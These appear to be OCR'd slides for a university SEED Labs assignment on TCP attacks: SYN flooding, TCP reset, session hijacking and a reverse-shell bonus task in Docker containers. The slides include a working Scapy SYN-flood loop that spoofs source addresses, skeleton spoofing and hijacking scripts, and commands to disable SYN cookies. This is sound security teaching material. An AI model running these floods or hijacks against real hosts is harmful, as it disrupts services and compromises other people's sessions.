SEED Lab 2: TCP attacks Walkthrough

Spring 2025
Chengyi Qu

Submission Due: Feb 18th

Background

- The **Transmission Control Protocol** (**TCP**) is one of the main protocols of the Internet protocol suite
- TCP SYN flood is a type of **Distributed Denial of Service (DDoS)** attack that exploits part of the normal TCP three-way handshake to consume resources on the targeted server and render it unresponsive
- TCP Reset Attack is **a spoofed TCP segment**, crafted and sent by an attacker, tricks two victims into abandoning a TCP connection, interrupting possibly vital communications between them
- Studying these vulnerabilities help students understand the challenges of network security and why many network security measures are needed.

Lab objective

In this lab, you need to conduct several attacks on the TCP protocol. This lab covers the following topics:

- ✓ TCP protocol
- ✓ TCP SYN flood attack, and SYN cookies
- ✓ TCP reset attacks
- ✓ TCP session hijacking attack
- ✓ Reverse shell

Lab Environment Setup

- Network Security Lab:

https://seedsecuritylabs.org/Labs_20.04/Files/TCP_Attacks/TCP_Attacks.pdf

- Virtual Machine download:


https://seedsecuritylabs.org/labsetup.html

- Virtual Machine setup manual:

https://github.com/seed-labs/seed-labs/blob/master/manuals/vm/seedvm-manual.md

Setup the Docker Container

- Docker container can run whole application or a service.
- It helps in eliminating the usage of virtual machine images
- Attacker, Victim, User1, User2
- Download the “Labsetup.zip” from the manual (Different from lab 1!)
  - Enter the Labsetup folder and use the docker-compose.yml file to set up the lab environment.
- Some of the basic docker commands
  - *docker-compose up -d (to start the container)*
  - *dockps (to find out container ID)*
  - *docksh <id> (to log into the container)*



https://seedsecuritylabs.org/Labs_20.04/Networking/TCP_Attacks/

Tasks

Conduct various attacks on the TCP/IP protocols.

- Task 1: SYN Flooding Attack *(50 points)*
  - Task 1.1: Launching the Attack Using Python
  - Task 1.2: Launch the Attack Using C
  - Task 1.3: Enable the SYN Cookie Countermeasure
- Task 2: TCP RST Attacks on telnet Connections *(25 points)*
- Task 3: TCP Session Hijacking *(25 points)*
- Task 4: Creating Reverse Shell using TCP Session Hijacking *(bonus 20 points!)*


https://seedsecuritylabs.org/Labs_20.04/Files/TCP_Attacks/TCP_Attacks.pdf

Task 1: SYN Flooding Attack

- SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure.
- Understand how TCP 3-way handshake works

Connection queue:

- Queue setting: $ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
- Queue usage: $ netstat -nat



Task 1: SYN Flooding Attack

- Turning off SYN Cookie Countermeasure:
  - $ sudo sysctl -a | grep cookie (Display the SYN cookie flag)
  - $ sudo sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
  - $ sudo sysctl -w net.ipv4.tcp_syncookies=1 (turn on SYN cookie)

- **Task 1.1 and Task 1.3:** Please run your attacks with the SYN cookie mechanism on and off and compare the results (on telnet connection). And describe why the SYN cookie can effectively protect the machine against the SYN flooding attack.

Task 1: SYN Flooding Attack

- **Task 1.1:** Using Scapy for the same attack. Compare the results between C and Python in Task 1.2
  - Remember to use “sudo python3” to execute the code
  - Replace @@@@ with required information
  - This code sends out spoofed TCP SYN packets, with randomly generated source IP address, source port, and sequence number
  - **Note**: Address the TCP cache issue

```
#!/bin/env python3
from scapy.all import IP, TCP, send
 from ipaddress import IPv4Address
from random import getrandbits

 ip = IP(dst="*.*.*.*")
 tcp = TCP(dport=**, flags='S')
pkt = ip/tcp
while True:
        pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
        pkt[TCP].sport = getrandbits(16) # source port
        pkt[TCP].seq = getrandbits(32) # sequence number
        send(pkt, verbose = 0)
```

Note: It seems that the victim machine remembers past successful connections and uses this memory when establishing future connections with the “returning” client. This behavior does not exist in Ubuntu 16.04 and earlier versions.

To remove the effect of this mitigation method, we can run the "ip tcp metrics flush" command on the server.

Task 1: SYN Flooding Attack

➢ **Task 1.2:** Launch the Attack Using C

- We provide a C program called synflood.c in the lab setup.
- Please compile the program on the VM and then launch the attack on the target machine.
- Commands:
  - Compile the code on the host VM
  - gcc -o synflood synflood.c
  - Launch the attack from the attacker container
  - synflood 10.9.0.5 23

- **Note:** Please compare the results with the one using the Python program and explain the reason behind the difference.

Task 2: TCP RST attacks on telnet connection

➢ **Objectives:**

- The TCP RST Attack can terminate an established TCP connection between two victims
- If there is an established telnet connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection.
- To succeed in this attack, attackers need to correctly construct the TCP RST packet.

Task 2: TCP RST attacks on telnet connection

- **Task 2.2:** Launch the above attack using Scapy script
  - **Hint 1:** use the sample scripts, replace the @@@@ with information from sniffed packet using e.g. Wireshark
  - **Hint 2:** the last packet (TCP) in connection is critical


- Describe your observations

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="@@@@", dst="@@@@") tcp =
TCP(sport=@@@@, dport=@@@@,
flags="@@@@", seq=@@@@, ack=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

Task 3: TCP Session Hijacking

- Hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session
- In telnet session, attackers can inject malicious commands (e.g. deleting an important file) into this session
- **Objective:** Demonstrate how you can hijack a **telnet** session between two computers. Your goal is to get the the telnet server to run a **malicious command** from you



Task 3: TCP Session Hijacking

➢ **Task 3** Using Scapy

- Modify data field with shell command,
  e.g. “\n touch /tmp/myfile.txt\n”
- **Hint 1:** use the sample scripts, replace the @@@@ with information from sniffed packet using e.g. Wireshark
- **Hint 2:** the last packet (telnet protocol) in connection is critical
- **Hint 3:** Interchange the values
  - src <-> dst
  - sport <-> dport
  - seq <-> ack


```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@,
flags="@@@@", seq=@@@@, ack=@@@@)
data = "@@@@"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```


Task 4: Creating Reverse Shell using TCP Session Hijacking (Bonus task – 20 points)

- Attackers are interested in running many commands, running these commands all through TCP session hijacking is inconvenient
- Attackers want to achieve is to use the attack to set up a back door
- Reverse shell from the victim machine to give the attack the shell access to the victim machine
- **Hint:** Interchange the values
    - src <-> dst
    - sport <-> dport
    - seq <-> ack

Task 4: Creating Reverse Shell using TCP Session Hijacking

- **Task 4:** demonstrate that you can achieve the goal as shown in the figures by launching an TCP session hijacking attack on an existing **telnet** session between a user and the target server
- You can use the program provided to complete this task.





What you need to submit

✓ A detailed **lab report** that should include:

- **Code:** Copy/Screenshot your code on each tasks
- **Output:** Screen shots showing you successfully achieve the attacks. You may also include texts on: the design of your attacks, including the attacking strategies, the packets that you use in your attacks, the tools that you used, etc..

- **Observation and Explanation:** Is your attack successful? How do you know whether it has succeeded or not? What do you expect to see? What have you observed? Is the observation a surprise to you?

Submission Due: Feb 18th

References

- https://seedsecuritylabs.org/labsetup.html
- https://seedsecuritylabs.org/Labs_20.04/Networking/TCP_Attacks/
- https://seedsecuritylabs.org/Labs_20.04/Files/TCP_Attacks/TCP_Attacks.pdf